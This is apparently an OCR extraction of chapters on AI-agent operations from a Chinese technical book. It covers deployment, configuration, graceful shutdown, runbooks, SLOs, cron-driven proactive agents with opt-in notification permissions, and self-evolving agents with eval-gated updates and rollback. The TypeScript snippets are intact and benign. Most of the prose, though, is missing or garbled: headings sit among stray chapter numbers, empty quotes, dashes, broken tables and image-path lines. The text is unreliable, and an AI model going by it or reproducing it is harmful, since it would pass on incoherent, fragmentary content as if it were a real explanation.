
bug

Markdown

核心概念

智能体运维的整体形态


+ +
npm pypi


16
18

—— 19

打包与分发

- —— Bun OpenCode pip wheel Hermes Agent npm OpenClaw Docker
- ——Hermes Agent OpenClaw Paperclip Dockerfile
- —— Electron Tauri SwiftUI OpenCode OpenClaw iOS/macOS

Hermes Agent Windows MinGit UTF-8 OpenCode macOS Linux Windows —— Go Rust Python Node

——Sparkle Mac `npm publish` `pip`—— “ *`apt upgrade`* *`pip install -U`* ”

跨环境配置

```
type AppConfig = {
  environment:        "local" | "staging" | "production";
  databaseUrl:        string;
  queueUrl:           string;
  modelProfilesPath:  string;
  traceExporterUrl?:  string;
  secretsProvider:    "env" | "local_encrypted" | "cloud_secret_manager";
};

function loadConfig(env: Record<string, string>): AppConfig {
  // 1.
  // 2.                       config.yaml    config.json
  // 3.
  //      schema                            11
  return ConfigSchema.parse({
    environment:        env.NODE_ENV ?? "local",
    databaseUrl:        env.DATABASE_URL,
    queueUrl:           env.QUEUE_URL,
    modelProfilesPath:  env.MODEL_PROFILES_PATH ?? "./model-profiles.json",
    traceExporterUrl:   env.OTLP_ENDPOINT,
    secretsProvider:    env.SECRETS_PROVIDER ?? "env",
  });
}
```

schema 11

—— `$secret:` Paperclip

`secret_access_events`

`config.staging.yaml` `config.prod.yaml`

→ → schema

部署时的 schema 迁移

08

-
- schema
-

Drizzle OpenCode Paperclip Alembic Hermes Agent

`migrations`

15

优雅关闭

SIGTERM SIGINT —— 11 15

```
class WorkerRuntime {
  private shuttingDown = false;

  async start() {
    onSignal(["SIGTERM", "SIGINT"], () => { this.shuttingDown = true; });

    while (!this.shuttingDown) {
      const job = await this.queue.claim({ timeoutMs: 5_000 });
      if (!job) continue;
      await this.runJobWithCheckpointing(job);
    }

    await this.flushPendingWrites();
    await this.releaseAllLeases();
    await this.closeConnections();
  }
}
```

08 `cancelled`

" "

运行手册——目录

	16 15	API 17	——
		5% 17	
16		17	
MCP	MCP	13	MCP
schema		08	
	16 05 `supersedes`	07 18	`supersedes`

`RUNBOOK/` Markdown

前线部署工程

* * SaaS

——

Anthropic Palantir

- OpenCode Hermes Agent OpenClaw
——
- `RUNBOOK.md` `SOUL.md` `AGENTS.md`——
3
- 06 07
- gist
UI
- 16
- SRE CPU
—— API

SaaS
—— 15 Paperclip


智能体运维人员这一角色

SRE

- 16 ——
- ——
- **API** 15 ——
- ——
- 17 ——
- —— JSONL

SRE SRE
CPU
ML

运维成熟度演进



- *　　1 → 2　*
- *　　2 → 3　*　　15　　Postgres
  SQLite
- *　　3 → 4　*　　SRE

1　　2
3

智能体行为的变更管理

- Anthropic　　04
- ——　　06
- schema
  schema　08
- 16　——
-
  `git revert`

模型生命周期

- ——　　ID——
  Docker　`latest`　bug
-
  3　　diff

-
  16

- ——
  —— 16

智能体的 SLO 与错误预算

SLO Web
—— = + =

SLO		
	/	
	p50 / p95	
	/ 04	—— 04
	/ 12	
	/ 15	SaaS

CPU RAM
SLO

来自生产环境的反馈循环

- JSONL
- 16
- 17
- 16 02
- 07

——

真能在凌晨 3 点被读完的运行手册格式

- **Markdown** **PDF** grep
- *“ X Y Y Z ”*
-
-
- *“ ”*

3

```
#         <                 >

**        ** P0 / P1 / P2--

**      **


**           **


**              **
*“              ”*

**      **
                      PR

**      **
                             --              --



                      18

**                **
```

真实系统笔记

- **Paperclip** Postgres `pg_dump` `secret_access_events` UI
- **OpenCode** TUI Drizzle
- **Hermes Agent** cron gateway MCP web Python wheel Windows
- **OpenClaw** VPS

常见失败情况

——

AI

- ——
- *ID*
- ——
  ——
- *17*
- *p99*
  08

与你的智能体结对

- “
  SLO ”
- “ `RUNBOOK/` *Markdown*
  OTLP ”
- “ *16*
  17 *PR* ”
- “ *SLO*
  SLO ”
- “
  ”
- “
  ”

- “
”
- “
outbox SIGTERM 08
”

下一步

20 —— cron
——
21
—— 22

第 20 章 — 主动式智能体

TL;DR

—— cron

08

13 15

——

为什么这很重要

—

9 PR cron


——

核心概念

响应式与主动式——各自适合什么场景

- ——
- ——
- —— 21

触发器分类



- **Cron /** —— 9
- Webhook 13
- **/**
- —— N
  ——
- 07

Cron + cron

Cron——主力机制

cron cron

- Hermes Agent cron `~/.hermes/cron/jobs.json` tick Paperclip Postgres `routines` OpenClaw ——
- ——

  cron
- cron cron 08

```
//                          Cron
type CronJob = {
  id:           string;
  agent:        string;          //
  schedule:     string;          // cron
  missedFire:   "skip" | "once_on_recovery" | "fire_each";
  payload:      unknown;         //
  enabled:      boolean;
  createdAt:    string;          //
  lastFiredAt?: string;
  ownerUserId:  string;          //                        05  15
};

function runKey(job: CronJob, scheduledFor: Date): string {
  return sha256(`${job.id}:${scheduledFor.toISOString()}`).slice(0, 32);
}

async function maybeFireCron(job: CronJob, now: Date, ctx: SchedulerCtx) {
  //
  //      createdAt                `now`
  //                                         "skip"
  //
  const anchor = job.lastFiredAt ?? job.createdAt;
  const next   = nextScheduledTime(job.schedule, anchor);
  if (next > now) return;

  const key = runKey(job, next);

  //                              lastFiredAt
  //
  //                        --
  //                          08
  //
  await ctx.db.transaction(async (tx) => {
    const claimed = await tx.dedup.tryClaim(key);   //      key                false
    if (!claimed) return;
    await tx.runs.enqueue({ agent: job.agent, payload: job.payload, runKey: key });
    await tx.cron.markFired(job.id, next);
  });
}
```

`fire_each` `createdAt`

`once_on_recovery` `skip`

`lastFiredAt` A cron

A A 15 A 05

cron

事件驱动唤醒

13

- **Webhook** HTTP ——Slack Stripe GitHub push 13 webhook HMAC + + 202 `ChannelEvent` ——
- Discord WebSocket Slack Events API IMAP
- `inotify` S3

15

看门狗与轮询

-
-
- 16 —— span

Paperclip `scanSilentActiveRuns` 15 ——

选择加入语义——主动性是一种权限

* *

```
//
type ProactivePermission = {
  category:       string;        // "daily_brief"  "deploy_alerts"  "weekly_summary"
  enabled:        boolean;
  channel:        "inline" | "email" | "slack" | "push";
  frequencyCap?:  { count: number; per: "hour" | "day" | "week" };
  quietHours?:    { start: string; end: string; timezone: string };
  snoozeUntil?:   string;
};

//
async function shouldNotify(
  user: User,
  category: string,
  now: Date,
  ctx: ProactiveCtx,
): Promise<boolean> {
  const perm = await ctx.permissions.get(user.id, category);
  if (!perm?.enabled)                                          return false;
  if (perm.snoozeUntil && now < new Date(perm.snoozeUntil))    return false;
  if (perm.quietHours && isInQuietHours(now, perm.quietHours)) return false;
  if (perm.frequencyCap) {
    const sent = await ctx.notifyLog.countRecent(
      user.id, category, perm.frequencyCap.per,
    );
    if (sent >= perm.frequencyCap.count) return false;
  }
  return true;
}
```

时机智能——打断、排队还是汇总


			PR

—— PR

MetaClaw 21

——

升级阶梯



-
-
-
-

05

* *

——

——

通知设计与洪流问题

- Slack
- N
- ——

Slack GitHub Linear

无人值守工作的权限与审批

12

- —— 12
- Slack —— N
- ——*" "*

“没有用户在看着”的故障模式

- cron span 16
- 30 15 16
- 10 02 ——

`triggered_by: cron | event | watchdog | pattern | self`

哪些事情绝不能主动执行

-
- A B 06
-
-

" "

真实系统笔记

- **Hermes Agent** cron `~/.hermes/cron/jobs.json` tick `spawn_background_review_thread` `maybe_run_curator` cron —— 18
- **Paperclip** 30 tick `routineService.tickScheduledTriggers` cron `scanSilentActiveRuns` 2 2
- **OpenClaw** Discord WebSocket Slack Events Telegram cron ——
- **OpenCode** SSE UI

常见失败情况

——

AI

-
- **Cron**
  ——
-
  08 *03*
-
  15
  16
-
  12

下一步

——

21

—— LoRA ——

07

第 21 章 — 自我演化智能体

TL;DR

——

MetaClaw Tinker agentskills.io
LoRA

为什么这很重要

——

* *Hermes Agent
—— 1–3 MetaClaw 2025 LoRA
—— 5
——

概念


演化究竟意味着什么

2026

	`MEMORY.md` `USER.md`		07	Hermes Agent
	14		07	Hermes `skill_manage` MetaClaw
			16 17	OpenCode `plan.md`
	“ ”		04 19	
	LoRA RL		+	MetaClaw + Tinker

—— —— 19

五循环演化架构



- **1——** `memory.write`
- **2——** Hermes Agent
- **3——** 07 → →
- **4——** 2 3
- **5——** LoRA Tinker MinT Weaver

1–3 4 5

后台审查分支——经典模式

Hermes Agent `spawn_background_review_thread` 2

- —— `{memory, skill_manage, skills_list, skill_view}` API
- Hermes `_MEMORY_REVIEW_PROMPT` `_SKILL_REVIEW_PROMPT`

- —— 04

```
//          ——
async function spawnBackgroundReview(completed: CompletedTurn, ctx: HarnessContext) {
  if (!completed.successful || completed.interrupted)            return;
  if (!ctx.policy.meetsNudgeThreshold(completed))                return;

  spawnDaemon(async () => {
    const reviewer = ctx.subagents.fork({
      profile:         "memory_curator",                        //   10/14
      tools:           ["memory", "skill_manage", "skills_list", "skill_view"],
      model:           "auxiliary_cheap",                        //   17
      systemPrompt:    ctx.prompts.memoryReviewPrompt,
      maxSteps:        5,
    });
    const proposals = await reviewer.run({ transcript: completed.transcript });
    for (const p of proposals) await ctx.evolution.submitProposal(p);
  });
}
```

* *

——

技能编译——把观察到的流程转化为具名技能

*

*

-
- `name` `description`
- YAML Markdown 14
- `skill_view(name)`

Hermes Agent ——

MetaClaw *Skills Injection & Evolution*

LLM

07

提议更新对象


* * ——

```
type ProposedUpdate = {
  id:                string;
  kind:              "memory" | "skill" | "prompt_section" | "tool_description" |
"lora_weight";
  targetId?:         string;                          //
  patch:             string;                          //
  rationale:         string;                          //
  proposedByRunId:   string;                          //    05
  proposedByLoop:    "inline" | "background_review" | "curator" | "fine_tune";
  risk:              "low" | "medium" | "high";
  reversibility:     "instant" | "next_session" | "requires_redeploy";
  evalRequired:      boolean;
  evalResults?:      { baseline: number; candidate: number; delta: number };
  status:            "proposed" | "evaluating" | "approved" | "rejected" | "applied"
| "rolled_back";
};
```

-
- 07 16/17 12
- “ `status = rolled_back` ”——

评估门禁控制晋升

16 “ ”



- 10

- 5%
25%
- 16
5%

17 19

版本控制与回滚——取代链

ID 07
LoRA

```
type VersionedArtifact = {
  artifactId:          string;          //
  version:             number;          //
  content:             string;          //
  createdAt:           string;
  createdBy:           "user" | "agent" | "curator" | "fine_tune";
  sourceProposalId?:   string;          //        ProposedUpdate
  supersedes?:         string[];        //
  status:              "active" | "stale" | "archived";
};
```

`archived`

RL 个性化——新的前沿

2025–2026 LoRA

- **Tinker** Thinking Machines Lab 2025 —— API
`forward_backward` `sample` LoRA
RL
- **MetaClaw** Aiming Lab 2025 ——
GPU RL RL
LoRA
- **On-Policy Distillation** **OPD** ——
LoRA MetaClaw

RL

- —— ——
-
- **LoRA** `forward_backward`
-
- ——
- LoRA

  5 ——
- ——

  —— 20


  18 " " 12
- API —— LoRA

  5

元学习调度器——在空闲窗口期间更新

MetaClaw * *

GPU



19 RL

——GPU

联邦技能库——agentskills.io 与市场

Markdown 2024–2025

`agentskills.io` GitHub App

Hermes Agent `hermes skills install <name>` `hermes skills push <name>`

- ——
- `version: 1.2.0` `version: latest`
- 05 3

LoRA

不应自动化的内容

19

	18

漂移问题与漂移检测

1000

- 16
  N
- 3 30/90 07
  06 10–20 KB
- Hermes Agent

bug

影子演化——晋升前进行并行测试

N

OpenCode
API Hermes Agent
OpenClaw ——
——

基于种群的演化——罕见，但值得了解

——
—— ADAS
“ ”

22 ——

真实系统说明

- **Hermes Agent** 1–3
  `spawn_background_review_thread` `agent/curator.py`
  `agentskills.io`
  07 5
  MetaClaw Tinker
- **MetaClaw** Aiming Lab 2025 README 5
  / RL /
  Tinker/MinT/Weaver LoRA On-Policy Distillation

  ——
- **OpenCode** —— 05
  schema Drizzle ——
- **Paperclip** `approval` `issue`

Anthropic Thinking Machines Lab
Tinker LoRA

常见故障案例

——
AI

- *16*
- *N*
  07
-
-

18

- `kind`
19

与你的智能体结对

- "
"
- " Hermes Agent
`{memory, skill_manage, skills_list, skill_view}`
"
- " id kind patch rationale ID risk
reversibility eval results status 07 16
12 "
- " 16 20
10 5%
5% → 25% → 100% "
- " / /
/ "
- " 50
5% "
- " Tinker MetaClaw LoRA
"
- "
"

下一步

+ + + + + + + +
22


第 22 章 — 设计你自己的智能体

—— 01 21

——

概念

一幅图看懂整个系统



——

11

19 20 21

意图优先——项目画布

- *“ ” “ AI ”*
-
-
-
-
-
- *“ ” “ ”* 12 18

架构画布——与你的智能体一起逐项梳理

——

- **02 09**
- **03 12**
- **05 06 07**
- **08**
- **13** ——Slack Telegram Web CLI MCP server
- **14** Markdown MCP

- **15** 10
- **16**
- **17** LLM
- **18**
- **19**
- **20** ——cron webhook
- **21**

选择一种原型

- —— OpenClaw Hermes Agent 13 05–07 18 16 19 20 21
- —— OpenCode 03 02 08 12 16 17
- —— Paperclip 15 HITL 12 13 16 08 18
- —— Hermes Agent OpenCode 06 04 05 03 16 21
- —— Hermes Agent OpenClaw OpenCode 19 18 06 07 19 20 21

最后的思考